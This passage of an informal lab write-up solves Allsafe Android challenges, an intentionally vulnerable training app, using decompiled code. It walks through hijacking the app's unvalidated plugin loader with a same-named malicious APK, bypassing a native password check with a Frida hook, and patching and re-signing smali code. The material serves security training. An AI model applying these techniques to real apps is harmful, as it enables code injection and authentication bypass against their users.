}


Wooow it's done !

if we decode it
Arbitrary Code Execution

let's move forward to our code
In AndroidManifest.xml we have the following:
<application
        android:theme="@style/Theme.Allsafe"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher"
        android:name="infosecadventures.allsafe.ArbitraryCodeExecution"
        android:debuggable="true"
        android:allowBackup="true"
        android:extractNativeLibs="false"
        android:networkSecurityConfig="@xml/network_security_config"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:requestLegacyExternalStorage="true">
let's take a look in Arbitrary Code Execution :
public final class ArbitraryCodeExecution extends Application {
    @Override // android.app.Application
    public void onCreate() throws IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        super.onCreate();
        AppCompatDelegate.setDefaultNightMode(2);
        invokePlugins();
        invokeUpdate();
    }

    private final void invokePlugins() throws IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        for (PackageInfo packageInfo : getPackageManager().getInstalledPackages(0)) {
            String packageName = packageInfo.packageName;
            Intrinsics.checkNotNullExpressionValue(packageName, "packageName");
            if (StringsKt.startsWith$default(packageName, "infosecadventures.allsafe", false, 2, (Object) null)) {
                try {
                    Context packageContext = createPackageContext(packageName, 3);
                    packageContext.getClassLoader().loadClass("infosecadventures.allsafe.plugin.Loader").getMethod("loadPlugin", new Class[0]).invoke(null, new Object[0]);
                } catch (Exception e) {
                }
            }
        }
    }

    private final void invokeUpdate() throws IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        try {
            File file = new File("/sdcard/" + Environment.DIRECTORY_DOWNLOADS + "/allsafe_updater.apk");
            if (file.exists() && file.isFile()) {
                DexClassLoader dexClassLoader = new DexClassLoader(file.getAbsolutePath(), getCacheDir().getAbsolutePath(), null, getClassLoader());
                Object objInvoke = dexClassLoader.loadClass("infosecadventures.allsafe.updater.VersionCheck").getDeclaredMethod("getLatestVersion", new Class[0]).invoke(null, new Object[0]);
                Intrinsics.checkNotNull(objInvoke, "null cannot be cast to non-null type kotlin.Int");
                int version = ((Integer) objInvoke).intValue();
                if (Build.VERSION.SDK_INT < version) {
                    Toast.makeText(this, "Update required!", 1).show();
                }
            }
        } catch (Exception e) {
        }
    }
}
okay, now we can make a good relation in this code in first part we have the following:
public final class ArbitraryCodeExecution extends Application {
    @Override // android.app.Application
    public void onCreate() throws IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        super.onCreate();
        AppCompatDelegate.setDefaultNightMode(2);
        invokePlugins();
        invokeUpdate();
    }
this class have onCreate() function which means while the application start the following will executed, so what will executed ? the following functions:
invokePlugins();
invokeUpdate();
with a quick search we achieved it from Google AI

So, know we surely stand in good line
Also to better understand this function is Dynamic plugin loading
let's understand what this functional logical do in our application:
    private final void invokePlugins() throws IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        for (PackageInfo packageInfo : getPackageManager().getInstalledPackages(0)) {
            String packageName = packageInfo.packageName;
            Intrinsics.checkNotNullExpressionValue(packageName, "packageName");
            if (StringsKt.startsWith$default(packageName, "infosecadventures.allsafe", false, 2, (Object) null)) {
                try {
                    Context packageContext = createPackageContext(packageName, 3);
                    packageContext.getClassLoader().loadClass("infosecadventures.allsafe.plugin.Loader").getMethod("loadPlugin", new Class[0]).invoke(null, new Object[0]);
                } catch (Exception e) {
                }
            }
        }
    }
in summary way the application here search on applications with the same name run on the same device with the same package name and execute the code on it, so for example we will said app1 (the main app) and app2 (the code search for)
but make a small check, if the app2 package run with the same infosecadventures.allsafe it will take the code and run it without any validations and also check from the ClassLoader in the app2 if it equal infosecadventures.allsafe.plugin.Loader and search for for class created with the following public static void loadPlugin() ! easyyyyy

we will make a malicious apk start with the same package name and will make it do anything malicious.
- make a project with the same package name
- make a new package in JAVA path for app in android studio with the same name it checks on
- make a new class called
Loader
the important step in our exploit
the second important is to make a new package
right click on the following

new package with following name

infosecadventures.allsafe.plugin

make a new class with Loader
package infosecadventures.allsafe.plugin;


import android.util.Log;

public class Loader {

    public static void loadPlugin() {
        Log.e("EVIL_PLUGIN", "🔥 Plugin Loaded Successfully!");
    }
}
Native Library

this is the best challenges in my opinion NATIVE LIBRARIES 😈
let's move forward to reverse with ghidra but we will make a small steps I will explain immediately.
We will solve it with two methods (reverse) and Frida
public final class NativeLibrary extends Fragment {
    private final native boolean checkPassword(String password);

    static {
        System.loadLibrary("native_library");
    }

    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        Intrinsics.checkNotNullParameter(inflater, "inflater");
        View view = inflater.inflate(R.layout.fragment_native_library, container, false);
        final EditText password = (EditText) view.findViewById(R.id.password);
        view.findViewById(R.id.check).setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.NativeLibrary$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                NativeLibrary.onCreateView$lambda$0(password, this, view2);
            }
        });
        return view;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public static final void onCreateView$lambda$0(EditText $password, NativeLibrary this$0, View it) {
        if (($password.getText().toString().length() == 0) || !this$0.checkPassword($password.getText().toString())) {
            SnackUtil snackUtil = SnackUtil.INSTANCE;
            FragmentActivity fragmentActivityRequireActivity = this$0.requireActivity();
            Intrinsics.checkNotNullExpressionValue(fragmentActivityRequireActivity, "requireActivity(...)");
            snackUtil.simpleMessage(fragmentActivityRequireActivity, "Wrong password, try harder!");
            return;
        }
        SnackUtil snackUtil2 = SnackUtil.INSTANCE;
        FragmentActivity fragmentActivityRequireActivity2 = this$0.requireActivity();
        Intrinsics.checkNotNullExpressionValue(fragmentActivityRequireActivity2, "requireActivity(...)");
        snackUtil2.simpleMessage(fragmentActivityRequireActivity2, "That's it! Excellent work!");
    }
}
By simple way, the check password is define in native library so let's get it.

apktool d app.apk

run ghidra

move to functions then hardcode


easy !
let's solve it using frida
frida -U -f infosecadventures.allsafe
Java.perform(function () {
    var NativeLibrary = Java.use(
        "infosecadventures.allsafe.challenges.NativeLibrary"
    );

    NativeLibrary.checkPassword.implementation = function (pwd) {
        console.log("password =", pwd);
        return true;
    };
});
just hook to replace it with 1


easy !
Smali Patch


For the final challenge, there seems to be a bug in the firewall code, causing it to be inactive by default. Our objective is to decompile the app, patch the relevant smali code, rebuild, sign, and install the modified app to verify the fix.
apktool d app.apk
Navigate to allsafe\allsafe\smali_classes4\infosecadventures\allsafe\challenges\SmapliPatch.smali
our main code with smali
.class public Linfosecadventures/allsafe/challenges/SmaliPatch;
.super Landroidx/fragment/app/Fragment;
.source "SmaliPatch.java"


# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;
    }
.end annotation


# direct methods
.method public static synthetic $r8$lambda$ykCLs8cYfxHwyZJ3ZAaNrnT9hgg(Linfosecadventures/allsafe/challenges/SmaliPatch;Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;Landroid/view/View;)V
    .locals 0

    invoke-direct {p0, p1, p2}, Linfosecadventures/allsafe/challenges/SmaliPatch;->lambda$onCreateView$0(Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;Landroid/view/View;)V

    return-void
.end method

.method public constructor <init>()V
    .locals 0

    .line 15
    invoke-direct {p0}, Landroidx/fragment/app/Fragment;-><init>()V

    return-void
.end method

.method private synthetic lambda$onCreateView$0(Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;Landroid/view/View;)V
    .locals 3
    .param p1, "firewall"    # Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;
    .param p2, "v"    # Landroid/view/View;

    .line 23
    sget-object v0, Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;->ACTIVE:Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;

    invoke-virtual {p1, v0}, Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_0

    .line 24
    sget-object v0, Linfosecadventures/allsafe/utils/SnackUtil;->INSTANCE:Linfosecadventures/allsafe/utils/SnackUtil;

    invoke-virtual {p0}, Linfosecadventures/allsafe/challenges/SmaliPatch;->requireActivity()Landroidx/fragment/app/FragmentActivity;

    move-result-object v1

    const-string v2, "Firewall is now activated, good job! \ud83d\udc4d"

    invoke-virtual {v0, v1, v2}, Linfosecadventures/allsafe/utils/SnackUtil;->simpleMessage(Landroid/app/Activity;Ljava/lang/String;)V

    .line 25
    invoke-virtual {p0}, Linfosecadventures/allsafe/challenges/SmaliPatch;->requireContext()Landroid/content/Context;

    move-result-object v0

    const-string v1, "GOOD JOB!"

    const/4 v2, 0x1

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    goto :goto_0

    .line 27
    :cond_0
    sget-object v0, Linfosecadventures/allsafe/utils/SnackUtil;->INSTANCE:Linfosecadventures/allsafe/utils/SnackUtil;

    invoke-virtual {p0}, Linfosecadventures/allsafe/challenges/SmaliPatch;->requireActivity()Landroidx/fragment/app/FragmentActivity;

    move-result-object v1

    const-string v2, "Firewall is down, try harder!"

    invoke-virtual {v0, v1, v2}, Linfosecadventures/allsafe/utils/SnackUtil;->simpleMessage(Landroid/app/Activity;Ljava/lang/String;)V

    .line 29
    :goto_0
    return-void
.end method


# virtual methods
.method public onCreateView(Landroid/view/LayoutInflater;Landroid/view/ViewGroup;Landroid/os/Bundle;)Landroid/view/View;
    .locals 4
    .param p1, "inflater"    # Landroid/view/LayoutInflater;
    .param p2, "container"    # Landroid/view/ViewGroup;
    .param p3, "savedInstanceState"    # Landroid/os/Bundle;

    .line 19
    sget v0, Linfosecadventures/allsafe/R$layout;->fragment_smali_patch:I

    const/4 v1, 0x0

    invoke-virtual {p1, v0, p2, v1}, Landroid/view/LayoutInflater;->inflate(ILandroid/view/ViewGroup;Z)Landroid/view/View;

    move-result-object v0

    .line 20
    .local v0, "view":Landroid/view/View;
    sget-object v1, Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;->INACTIVE:Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;

    .line 21
    .local v1, "firewall":Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;
    sget v2, Linfosecadventures/allsafe/R$id;->check:I

    invoke-virtual {v0, v2}, Landroid/view/View;->findViewById(I)Landroid/view/View;

    move-result-object v2

    check-cast v2, Landroid/widget/Button;

    .line 22
    .local v2, "check":Landroid/widget/Button;
    new-instance v3, Linfosecadventures/allsafe/challenges/SmaliPatch$$ExternalSyntheticLambda0;

    invoke-direct {v3, p0, v1}, Linfosecadventures/allsafe/challenges/SmaliPatch$$ExternalSyntheticLambda0;-><init>(Linfosecadventures/allsafe/challenges/SmaliPatch;Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;)V

    invoke-virtual {v2, v3}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V

    .line 30
    return-object v0
.end method
Also we can solve it as following:
we could modify the condition on line 38 from if-eqz to if-nez, which would make the condition evaluate to true when the firewall is inactive and I could adjust the value on line 32 from ACTIVE to INACTIVE, causing the condition to check if the firewall is inactive (which it is by default). another option would be to change the default initialization value of the firewall from INACTIVE to ACTIVE. All of these approaches would achieve the desired result, triggering the code inside the conditional block.
then

apktool b \app\

to sign your apk you can use apksigner in the following path
C:\\Users\\Doom\\AppData\\Local\\Android\\Sdk\\build-tools\\36.1.0

first we need to make a keystore
keytool -genkeypair -v -keystore debug.keystore -alias androiddebugkey -keyalg RSA -keysize 2048 -validity 10000
then
& "C:\\Users\\Doom\\AppData\\Local\\Android\\Sdk\\build-tools\\36.1.0\\apksigner.bat" sign --ks debug.keystore --ks-key-alias androiddebugkey .\\new-build-allsafe.apk
adb uninstall infosecadventures.allsafe
adb install .\\new-build-allsafe.apk
DONE !!!!!!!
السَّلاَمُ عَلَيْكُمْ وَرَحْمَةُ اللهِ وَبَرَكَاتُهُ
لاتنسونا من دعائكم لعلكم أقرب إلى الله منزلة